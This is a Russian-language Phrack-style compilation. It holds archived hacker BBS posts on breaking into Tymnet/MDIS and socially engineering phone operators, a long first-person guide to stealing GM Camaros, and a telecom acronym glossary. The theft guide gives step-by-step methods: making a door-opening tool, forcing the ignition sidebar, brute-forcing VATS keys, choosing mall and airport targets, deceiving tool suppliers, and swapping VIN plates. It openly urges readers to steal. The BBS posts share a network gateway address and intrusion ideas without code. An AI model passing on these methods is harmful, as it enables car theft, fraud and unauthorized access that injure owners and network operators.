Please log in: Gomer T. Geekster
```

--Lex

%> Message: 44 of 48
%> Title: ontyme II

%> When: 4/4/89 at 1:15 am
%> Left by: Lex Luthor [Level: 8]

Система, использованная для создания аккаунта DECLOD, — TYMVALIDATE; она не совсем то же самое, что NETVAL, но похожа.

Будьте осторожны с ONTYME II: он автоматически обновляет ВСЕ файлы, которые вы читаете. Если вы читаете файлы из личного каталога пользователя, он увидит, что либо кто-то знает его аккаунт/пароль, либо кто-то использует IMITATE и читает его файлы. Мы с Skinny Puppy работаем над способом обойти это...

Lex

%> Message: 47 of 48
%> Title: INTL TYMNET
%> When: 4/21/89 at 1:17 pm
%> Left by: Skinny Puppy [Level: 8]

International Tymnet — многие из вас видели заявления Tymnet о том, что он обслуживает более 65 стран, и не особо в это верили? Зря — так оно и есть, в каком-то смысле.

Существует tymnet-europe под названием Mcdonnell Douglas Information Systems (MDIS). Дозвонов у меня нет, но есть адреса X.121 во Франции и странах BeNeLuxKG. Попав туда, можно набрать HELP и многое понять. Интересно, что масса вещей, отмеченных ACCESS NOT PERMITTED в обычном Tymnet, — это на самом деле европейские адреса, работающие через MDIS. Например, ROMA (итальянское название Рима), ESAIRS и EURONET (хост-селектор для американских публичных тайм-шеринговых систем). Европейских хостов, кажется, не так много, но я уверен: если все здесь поднимут старые шит-листы по взлому Tymnet с пометками ANP (мой сокращённый вариант ACCESS NOT PERMITTED) и попробуют кое-что, мы найдём что-нибудь новое. Пока я готов дать только свой французский шлюз MDIS: 208092020029. Как до него добраться — разберитесь сами. Если найдёте что-то интересное — пишите, обменяемся. У меня уже есть доступ к нескольким внутренним системам MDIS — если только разберусь, как ими пользоваться.

В скором будущем: NISNET (tymnet-japan) и карибские tymnets. А пока — ASSIMILATE.

Skinny Puppy, 21 апреля 1989

Подраздел: Vocal Hacking

```
%> Sub-board: Vocal Hacking
%> SubOp:     ANI Failure
%> Messages:  45
%> Files:     0
```

%> Message: 3 of 45
%> Title: Operator engineering
%> When: 12/6/88 at 12:43 am
%> Left by: Ferrod Sensor [Level: 8]

Отвечая на вопрос ANIF: в последнее время я занимался социальной инженерией TSPS/TOPS для различных целей, одна из которых несколько надуманная, но имеет потенциал. Пытаюсь найти способ «подвесить» консоль оператора (метод, который я пробую, на самом деле проще, чем звучит). Он предполагает, чтобы оператор подключился к тестовому коду короткого замыкания — либо через ACS (key), либо через последовательность импульсного набора OGT (outgoing trunk). Но

есть несколько недостатков: главный — весьма вероятно, что оператор просто освободит позицию на консоли (хотя короткое замыкание при наборе нельзя прервать — вызывающий вынужден ждать его тайм-аута, около трёх минут). В таком случае результатом окажется лишь недоступная исходящая линия на короткое время, что практически не влияет на саму консоль.

Мои недавние попытки в этом направлении не дали многого, но если принять во внимание схемы RTA (Remote Trunking Arrangements) TOPS/TSPS (когда звонящий из одного кода NPA с вызовом 0+ или 0- может быть подключён к оператору в другом NPA), ситуация меняется. Тестовые коды различаются даже в рамках одного коммутационного района, так что операторский центр в другом NPA не будет реагировать на тот же код так же.

Общая цель — создать определённое условие в операторской сети, которое можно использовать для получения информации в ходе последующего расследования — например, от сотрудника Mtce. engineering или TOPS/TSPS SCC. Есть, конечно, и другие способы инициировать расследование, но этот по крайней мере конкретен: с ним проще побудить людей порыться в поиске информации, не прибегая к произвольным запросам.

Что-то я разошёлся. В следующий раз расскажу подробнее об operator engineering — что-нибудь более непосредственно полезное.

Ferrod/LOD

LOD Communications: Leaders in Engineering, Social and Otherwise ;)

Email: lodcom@mindvox.phantom.com
Voice Mail: 512-448-5098
Snail Mail: LOD Communications
603 W. 13th
Suite 1A-278
Austin, Texas USA 78701

End Sample H/P BBS Messages File

Пошаговое руководство по угону Camaro

> ***ПРИМЕЧАНИЕ:*** *Следующий файл представлен исключительно в информационных целях. Редакция Phrack Magazine не несёт ответственности за попытки воспроизвести описанные в нём действия.*

Автор: Spy Ace

spyace@mindvox.phantom.com

ЦЕЛЬ: Подробно, шаг за шагом, описать, каким образом обычный человек мог бы со знанием дела и сноровкой угнать автомобиль, в частности Chevrolet Camaro 1982–1993 годов выпуска, Pontiac Firebird и аналогичные модели.

МОТИВАЦИЯ: Будучи энтузиастом в области телекоммуникаций, я вместе с тем являюсь в целом честным, законопослушным работающим человеком. В 1989 году некий гражданин, управлявший чужим автомобилем, въехал в моё единственное транспортное средство — Chevrolet Camaro 1986 года — и уничтожил его. В момент аварии мой автомобиль стоял припаркованным и никем не был занят. В результате удивительных юридических манипуляций и затяжных судебных разбирательств все причастные лица ухитрились избежать ответственности, а я остался без машины и без компенсации. Страховые компании — лживая, жульническая нечисть. В итоге я взял дело в собственные руки и угнал автомобиль на замену. Я пришёл к выводу, что судебная система в этой стране существует лишь для того, чтобы защищать сильных от слабых, имущих от неимущих и богатых от небогатых. Она не имеет ничего общего с восстановлением справедливости. Поэтому все пострадавшие стороны вынуждены добиваться личного удовлетворения там, где американская правовая система не в состоянии его обеспечить. Таким образом, мои мотивы двояки:

1. Ещё раз насолить подлым страховым компаниям, поделившись знаниями об угоне автомобилей с теми, кто склонен их применить.


2. Помочь маленькому человеку добиться справедливости, когда он может столкнуться с ситуацией, подобной моей.

ПРЕДЫСТОРИЯ: Прежде чем угнать машину, я провёл обширное исследование и побеседовал с рядом специалистов в области автомобильного репо-бизнеса, сотрудниками правоохранительных органов и несколькими автомеханиками. Заверяю читателя, что всё изложенное в этом файле соответствует действительности по мере моих знаний, и что Я ДЕЙСТВИТЕЛЬНО СОВЕРШИЛ ТО, О ЧЁМ ПИШУ. Я не строю гипотез — я говорю из личного опыта. Призываю читателя, если он всерьёз намерен угнать автомобиль, проверить мои данные самостоятельно. Автомастерские при местных средних школах и колледжах — превосходные площадки для экспериментов, а специалисты по автомобильному репо являются бесценным источником информации.

Итак, вы решили угнать машину. Похвально. В этой статье я подробно расскажу, как именно угнал Chevrolet Camaro 1988 года, чтобы заменить свой Camaro 1986 года, уничтоженный безответственным водителем. Описанные здесь методы работают с Chevy Camaro / Z28 / IROC / Berlinetta 1982–1993 годов выпуска, а также, по всей видимости, с Pontiac Firebird и Trans Am тех же лет. Относительно Pontiac я не могу утверждать с уверенностью, поскольку экспериментировал исключительно на Camaro, — именно такой автомобиль мне был нужен. Тем не менее Pontiac очень схожи с Camaro, и я полагаю, что данная информация применима и к ним.

В целом завладеть автомобилем можно в два этапа. Во-первых, необходимо физически проникнуть внутрь. Во-вторых, отключить блокировку рулевой колонки и запустить зажигание. После выполнения этих двух действий автомобиль ваш — разумеется, если не считать яростных попыток владельца его вернуть. Следует отметить, что на любом из этих этапов могут возникнуть осложнения: сигнализация или штатные противоугонные системы. Оба вопроса я рассмотрю по порядку.

Для этого потребуется один инструмент: алюминиевая «цеховая» линейка длиной 24 дюйма (около 61 см). Я перепробовал несколько вариантов и остановился на марке Pickett, модель ACF-24 — она продаётся в большинстве магазинов чертёжных принадлежностей и товаров для творчества. Представляет собой кусок алюминия размером 1,25 × 24 × 1/16 дюйма. Для максимальной эффективности в линейку следует внести два лёгких изгиба. Первый — на отметке 14 дюймов, примерно на 15 градусов. Второй — на отметке 19 дюймов, в обратную сторону, так чтобы два участка стали параллельны друг другу. Схематично:



Разумеется, угол на этой схеме чрезмерно крут. Оба изгиба должны составлять около 15 градусов. Надеюсь, идея понятна. Если нет — угон автомобиля, пожалуй, не ваше занятие. Как бы то ни было, если вы изготовили такой инструмент, у вас в руках единственное приспособление, необходимое для бесключевого проникновения в ваш будущий Camaro. Применяется он просто. Подойдите к Camaro описанного выше года выпуска, встаньте у любой двери. ПЕРВЫМ ДЕЛОМ проверьте, не открыта ли дверь. Вы удивитесь. Если нет — вставьте инструмент прямо вниз между резиновым уплотнителем и стеклом примерно в 4–5 дюймах от задней части двери, точно по линии дверного замка. Вводите инструмент так, чтобы короткий участок (см. схему выше) уходил внутрь двери. Короткий участок должен быть изогнут В ВАШУ СТОРОНУ, когда вы стоите у машины. На схеме выше север — это сторона автомобиля, запад — прямо вверх, восток — прямо вниз внутрь двери, юг — в вашу сторону. Ясно? Если нет — попросите друга объяснить.

Инструмент должен войти примерно на 16 дюймов, пока не достигнет механизма замка. Если он уходит глубже 17 дюймов — извлеките и повторите. Ведите прямо вниз, без усилия; попробуйте сдвинуть позицию на сантиметр вправо или влево. В конечном счёте вы почувствуете механизм замка — жёсткий, но немного пружинящий (квинтэссенция инженерного гения GM). Надавите на инструмент с усилием и отпустите. Попробуйте открыть дверную ручку. Откроется? Скорее всего да. Если нет — давите сильнее и продолжайте пробовать. В итоге поддастся.

ПОЧЕМУ ЭТО РАБОТАЕТ: Есть две причины. Во-первых, General Motors управляется скупердяями, а автомобили у них проектируют инженеры, которые, что называется, не могут найти то, на чём сидят, даже двумя руками. Если коротко — механизм замка дрянной. Дрянным он и был спроектирован, а те простофили, которые продают нам эти машины, совершенно не беспокоятся об угоне — вот и не удосужились его переработать.

Чтобы понять точнее, почему это работает, любопытному читателю стоит заглянуть в местную библиотеку и найти руководство по ремонту Clymer или Chilton для Camaro примерно 1986 года. В главе 12 руководства Chilton в разделе «Кузов» есть замечательно ёмкая взрывная схема «Внешнего замкового узла двери» со всей необходимой информацией. Сам цилиндр замка соединён с тягой, которая активирует механизм запирания/отпирания. После нескольких месяцев нормальной эксплуатации в этой тяге из-за небольшого износа крепления цилиндра появляется «люфт». Надавливая на тягу внутри двери, вы напрямую воздействуете на механизм (раз)блокировки, а в цилиндре замка остаётся достаточно свободного хода, чтобы он поддался. Взгляните на схему — всё станет понятно.

Разобравшись с механизмом замка, его недостатками и сформулировав подход к их использованию, я примерно сто раз потренировался на Camaro приятеля. При правильном и аккуратном выполнении этот метод никак не повреждает ни деталей автомобиля, ни замкового механизма. Начните с водительской двери — как правило, она проще всего, поскольку тяга здесь изношена сильнее. Затем переходите к двери со стороны пассажира. Потренируйтесь раз сто, потом с закрытыми глазами, потом после нескольких напитков, потом с одной рукой за спиной. За день-другой вы научитесь вскрывать Camaro менее чем за десять секунд.

Замечание о сигнализации: некоторые сообразительные владельцы, стремясь уберечь свои любимые автомобили от таких, как вы, оснащают их датчиком движения или другим хитрым устройством, которое при срабатывании издаёт пронзительную серию сигналов. Рекомендую перед тем, как пытаться открыть чужую машину, хорошенько её раскачать, чтобы активировать любую возможную сигнализацию. Раскачивать чужой автомобиль не противозаконно (хотя физически может быть небезопасно), поэтому лучше проверить это заранее. Если сигнализация сработала — переходите к другой жертве. Лично я крайне редко сталкивался с сигнализацией: менталитет «со мной этого не случится» по-прежнему широко распространён.

Этап второй: обход блокировки зажигания

Проникнув в автомобиль, приступайте ко второму этапу — обходу блокировки зажигания. К сожалению, это непростой шаг. Я провёл огромную исследовательскую работу, чтобы найти наилучший способ решения этой проблемы, и разработал соответствующий подход. Он отнюдь не единственный способ обойти блокировку зажигания, но, на мой взгляд, лучший. В ходе его разработки я ориентировался на несколько целей. Прежде всего хотелось элегантного решения: простого, с минимальным количеством инструментов и усилий, и чтобы оно работало ВСЕГДА, а не в 50% случаев. Во-вторых, нужен был подход, реализуемый быстро (по очевидным причинам) и с минимальным ущербом для автомобиля. В идеале — атака, которую полицейский, заглянувший в окно на светофоре, даже не заметит. Полчаса разборки рулевой колонки, возможно, и позволят завести машину, но не отвечают перечисленным критериям: скорость, элегантность, надёжность, незаметность.

Проблема в том, что для этого нужен специальный инструмент, который придётся либо заказать по почте, либо изготовить в мастерской. Ни то ни другое не делается быстро, однако подготовка себя окупит. Вот основная идея. В автомобилях General Motors используется механизм блокировки зажигания под названием «шторка» (sidebar). По сути, это чертовски твёрдая каленая стальная пластина, которая не даёт цилиндру замка повернуться при отсутствии подходящего ключа. Она делает невозможным простое «срезание штифтов» грубым поворотом отвёртки или аналогичного инструмента. Решение — использовать инструмент, способный сломать корпус цилиндра замка, в котором сидит шторка. Сам корпус цилиндра выполнен из литого алюминия, который значительно мягче самой шторки, поэтому при правильно приложенном усилии сдастся именно корпус, а не шторка. Но это не важно.

Для начала получите доступ к Camaro или, в учебных целях, практически к любому автомобилю GM с 1978 года (с того года, когда они додумались вставить стопорный винт, чтобы нельзя было просто вырвать весь замковый блок — но это совсем другая история…). Мой любимый полигон для экспериментов над автомобилями без лишних свидетелей (и при этом вполне законно) — местный разборочный двор самообслуживания «Разбери сам». Такие есть во многих городах: платите доллар-два за вход и снимаете детали с ржавеющих американских классиков. Если ничего не выносить, можно разбирать машины сколько угодно за этот самый доллар. Если поблизости нет такого двора или вы философски возражаете против автомобильного каннибализма — воспользуйтесь описанным выше методом и проникните в чей-нибудь Camaro.

Получив доступ к GM (желательно к Camaro), возьмите отвёртку и поддените внешнее кольцо замка зажигания. Речь идёт о детали с двумя выступами, за которые вы беретесь пальцами, поворачивая зажигание. Просто поддените его — снимается очень легко, поскольку держится на двух небольших фиксирующих выступах. Обычно я снимаю его руками, но удобнее всего слегка поддеть отвёрткой. После снятия кольца вы увидите цилиндр замка (с прорезью для ключа), внешний корпус и собственно механизм активации зажигания — у него два паза (куда до этого входило внешнее кольцо). Этот механизм поворачивается при введении подходящего ключа и его повороте. Важно отметить: в замке зажигания GM подходящий ключ служит лишь для того, чтобы убрать шторку и позволить внешнему механизму повернуться.

Задача — преодолеть шторку, блокирующую поворот зажигания. К счастью, для этого существует специальный инструмент. Его выпускает компания Briggs and Stratton (да-да, те самые, что делают двигатели для газонокосилок) — она же производит замковые блоки для GM. Они делают замки. Они делают инструмент для взлома замков. Выводы сделайте сами. Этот полезный инструмент называется «GM Force Tool». Я приобрёл свой в LDM Enterprises в Ван-Найсе, Калифорния (где же ещё?), примерно за $90. Номер телефона: 800-451-5950; при заказе, вероятно, лучше представиться работником автомобильного репо-бизнеса. Если откажут (вдруг кто-то из GM прочёл эту статью и поднял шум), зайдите к местному репомену и доплатите ему $25 за то, чтобы он заказал инструмент вместо вас. Большинство таких людей довольно беспринципны и готовы на многое ради лишнего доллара. Если у вас есть доступ к мастерской и достаточная квалификация — можете изготовить его самостоятельно.

Попробую описать. Не смущайтесь, если сразу не поймёте — в текстовом формате это непросто. Напишите мне на e-mail, и я пришлю .GIF этой штуки. Итак, выглядит инструмент примерно как головка торцевого ключа с очень тонкими стенками и двумя небольшими выступами, входящими в те самые пазы, где раньше сидело кольцо. Он надевается на замок зажигания так, что внешние стенки плотно охватывают снаружи блокирующий механизм, не давая ему расколоться при повороте. На другом конце инструмента — квадратное отверстие 1/2 дюйма под трещотку. Понятно? Наденьте инструмент на замок, подсоедините приличную трещотку и поворачивайте медленно, но с усилием. Примерно через 30 градусов поворота шторка сломает корпус замка, и весь механизм будет свободно вращаться. Если что-то непонятно — посмотрите на замок зажигания GM без внешнего кольца, и всё станет очевидно. Если у вас есть доступ к мастерской, изготовить такой инструмент несложно. Зайдите к дилеру GM и купите целый комплект замка зажигания, снимите с него внешнее кольцо и снимите мерки. Помните, что внутренняя стенка Force Tool должна плотно охватывать замок снаружи — иначе тот расколется. Именно поэтому устройство с просто двумя выступами в пазах зажигания не работает (я пробовал — металл слишком мягкий и рвётся).

Кажется, слишком много работы? Разумеется, усилий требуется немало, но подготовка — это ключ! Отец всегда говорил мне, что важнейшая часть любого дела — иметь правильные инструменты. В данном случае инструменты — это ЗНАНИЕ того, как все эти детали собраны и работают, правильно изготовленный Force Tool и терпение, необходимое для применения этих двух составляющих ради достижения желаемого результата. Немного попрактиковавшись, я научился обходить замок зажигания Camaro менее чем за 30 секунд. Реального ущерба автомобилю при этом наносится минимум ($11 за новый замок зажигания), а кольцо можно снова надеть на место и вставить ключ — со стороны всё будет выглядеть нормально (на случай, если вас остановит полицейский).

V.A.T.S.

Из-за катастрофического распространения угонов автомобилей, особенно Camaro, GM разработала занятную систему под громким названием «Vehicle Anti-Theft System» (Система защиты автомобиля от угона). Само собой, как и большинство систем безопасности, VATS принесла мало пользы — разве что стала источником неудобств для владельцев и незначительной помехой для угонщиков. Рассказываю, как её обойти.

Для начала — принцип работы. Замок зажигания автомобиля с системой VATS (большинство GM 1988 года и новее, особенно Camaro и Firebird) аналогичен обычному замку зажигания GM, однако оснащён встроенным электронным датчиком, который требует активации с помощью резистора, встроенного в ключ владельца. Всего возможных типов резистора пятнадцать, поэтому каждый отдельный ключ VATS даёт вам 6,7% шанс на совместимость с зажиганием. Загвоздка в том, что при подаче неправильного сигнала зажигание блокируется на 4 минуты. Таким образом, имея полный набор из пятнадцати ключей VATS, вы потратите не более часа, перебрав их все. Вот она — гениальная идея безопасности от GM: разозлить угонщика.

Если вы намерены взяться за автомобиль с VATS, обзаведитесь полным набором из пятнадцати ключей. Они стоят несколько долларов каждый и продаются у слесаря-замочника или в LDM. Получите доступ к выбранному автомобилю в месте и при обстоятельствах, позволяющих работать около часа относительно спокойно. На практике это не так уж сложно (подробнее — ниже). Оказавшись внутри и убедившись, что можете работать незаметно, взломайте замок зажигания с помощью Force Tool, как описано выше. Вставьте первый пустой ключ VATS и попробуйте завести двигатель. Если зажигание не активируется — извлеките ключ, подождите четыре минуты и попробуйте следующий. В конечном счёте попадёте. (Среднее время подбора, разумеется: 30 минут.) Уезжайте.

Выбор жертвы

Ключевой элемент угона без поимки — правильный выбор объекта. Снова подчеркну: подготовка — это всё. Освоив необходимые приёмы, начинайте искать удобное место для «приобретения» автомобиля. Угонщики, с которыми я беседовал, предпочитают парковки торговых центров в ночное время: там достаточно людей, так что ваша возня вряд ли привлечёт внимание. Люди идут в торговый центр на несколько часов, так что времени у вас достаточно. Дождитесь момента, когда никто не смотрит, и действуйте. Оказавшись внутри автомобиля (что при наличии практики занимает около 15 секунд), вы в безопасности. Никто не обратит внимания на человека, копающегося внутри машины, а вы успеете скрыться задолго до того, как владелец закончит расплачиваться за новый слайсер по American Express. Ещё хорошее место — аэропортовые парковки. Там периодически патрулируют, но на практике достаточно объехать несколько рядов, выбрать нужный автомобиль, сложить все инструменты в чемодан и пройти от терминала к стоянке, как обычный прилетевший пассажир. Именно так я и поступил. Об угоне сообщили лишь спустя две с лишним недели (машина стояла на стоянке длительного хранения), что дало мне достаточно времени.

Мест для угона великое множество. Начните замечать, где вы оставляете собственный автомобиль: у супермаркета, у кинотеатра, у дома, на работе, в паркинге. Фиксируйте закономерности. Вот тот IROC 1988 года, который стоит на одном месте по пять часов каждый вторник. Когда придёт время действовать — БУДЬТЕ ГОТОВЫ. Проведите репетицию. Сохраняйте спокойствие, действуйте быстро, но аккуратно. Ведите себя так, будто вы здесь по делу — не нервничайте и не прячьтесь. Просто подойдите к машине и угоните её. Если кто-то подойдёт — попробуйте выкрутиться словами. Не применяйте насилия: это всего лишь вещь. Ни один автомобиль не стоит того, чтобы причинять кому-то вред. Не бойтесь быть пойманным:

большинство городов захлёбывается от волны преступности и не особо занимается угонами.

Что с этим делать?

Решать вам. Покатайтесь ради удовольствия. Если машина взята с аэропортовой парковки, пару недель можно спокойно на ней ездить. Поезжайте в Лас-Вегас с подружками. Или сдайте на разборку (поиск контактов — на ваше усмотрение; у меня нет опыта в этой сфере). Разберите сами и продайте детали. Въедьте на ней в вестибюль какой-нибудь страховой компании. Или купите Camaro того же года и модели, который числится в тотале, а после получения права собственности поменяйте VIN-таблички. Это не так уж сложно, хотя снятие VIN-меток и установка их на новый автомобиль требует определённой сноровки. Удачи! Не влипайте в неприятности. Если есть вопросы — пишите на e-mail. И главное: помните, что для угона без поимки необходимы две вещи — ПРАКТИКА и ПОДГОТОВКА. Удачи!

-->Spy Ace<--
spyace@mindvox.phantom.com

Список телефонных аббревиатур и акронимов «из ада»

Автор: Crisp GRASP

Ну вот, перед вами — список «из ада». Он явно превосходит старые подборки из сотни трёхбуквенных аббревиатур. Смысл этого списка в том, чтобы вы могли расшифровать практически ЛЮБОЙ документ Bell. Список составлен на основе нескольких источников (один из них — более ранний выпуск Phrack), а также ряда других телефонных глоссариев. Должен отметить (и горжусь этим), что более половины акронимов и аббревиатур я набрал сам и внёс в свою базу данных (которую, разумеется, отдавать не намерен).

Всегда хорошо начинать собственную базу данных — учишься значительно быстрее. Это научный подход, и для такого дотошного человека, как я, разгадать головоломку телефонной компании было проще простого. Должен сказать, что все хакеры, с которыми я встречался и общался, — люди невероятно дотошные. Думаю, всё сводится к одному: кто готов учиться. В общем, вот два поля из моей базы данных — небольшая часть, но она того стоит. Хотя большинству из вас это, пожалуй, не поможет: всё слишком объёмно, и понять, какой акроним куда относится, — задача нелёгкая. Удачи!

Привет Bell Northern Labs — вас что-то не видно в прессе!
И SRI — надо было ехать в Кал. Ха. (Дон знает, о чём я — его финансирование на исходе.)

[Таблица из ~1100 записей — акронимы и аббревиатуры телефонной отрасли от символов/цифр до буквы C — опущена]

Аббревиатуры, часть II

Автор: Phrack Staff

Ниже приведён справочный глоссарий телекоммуникационных и сетевых аббревиатур (буквы D–I). Расшифровки представляют собой устоявшиеся технические термины и сохранены в оригинальном виде.

Аббревиатура	Расшифровка
D	Data — данные
D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация
D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый
D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1
D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)
DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления
DACC	Directory assistance call completion — завершение вызова справочной службы
DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти

DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system
DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение
DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата
DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения
DAP	Document application profile — профиль приложения документа
DARC	Division alarm recording center — центр записи аварийных сигналов отдела
DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных
DAS	Directory assistance system — система справочной службы
DAS	Distributor and scanner — распределитель и сканер

DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер
DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа
DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку
DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных
DBAS	Data base administration system — система администрирования базы данных
DBCS	Data bank control system — система управления банком данных
DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных
DBS	Duplex bus selector — дуплексный селектор шины
DBSS	Data bank security system — система защиты банка данных

DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток
DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения
DCC	Destination code cancellation control — управление отменой кода назначения
DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных
DCE	Data circuit-terminating equipment — оборудование завершения канала данных
DCE	Data communications equipment — оборудование передачи данных
DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала
DCH	Discharge — разряд/отключение
DCHOOS	D-channel is out of service — D-канал не работает

DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC
DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов
DCMS	Distributed call measurement system — распределённая система измерения вызовов
DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор
DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе
DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция
DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током
DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание
DCT	Digital carrier trunk — цифровой несущий транк

DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT
DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования
DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования
DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения
DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела
DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор
DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор
DDN	Defense data network — оборонная сеть данных

DDOV	Digital data over voice — цифровые данные поверх речи
DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных
DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS
DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать
DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить
DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования
DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения
DET	Detach MSG. (i.451) — сообщение отсоединения

DEV	Deviation — отклонение
DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама
DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла
DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта
DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26
DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS
DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26
DI	Unk division?

DIA	Document interchange architecture — архитектура обмена документами
DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI
DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс
DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий
DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP
DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог
DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение
DISA	Direct inward system access — прямой входящий системный доступ

DISABL	Disable — отключить
DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации
DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)
DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи
DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26
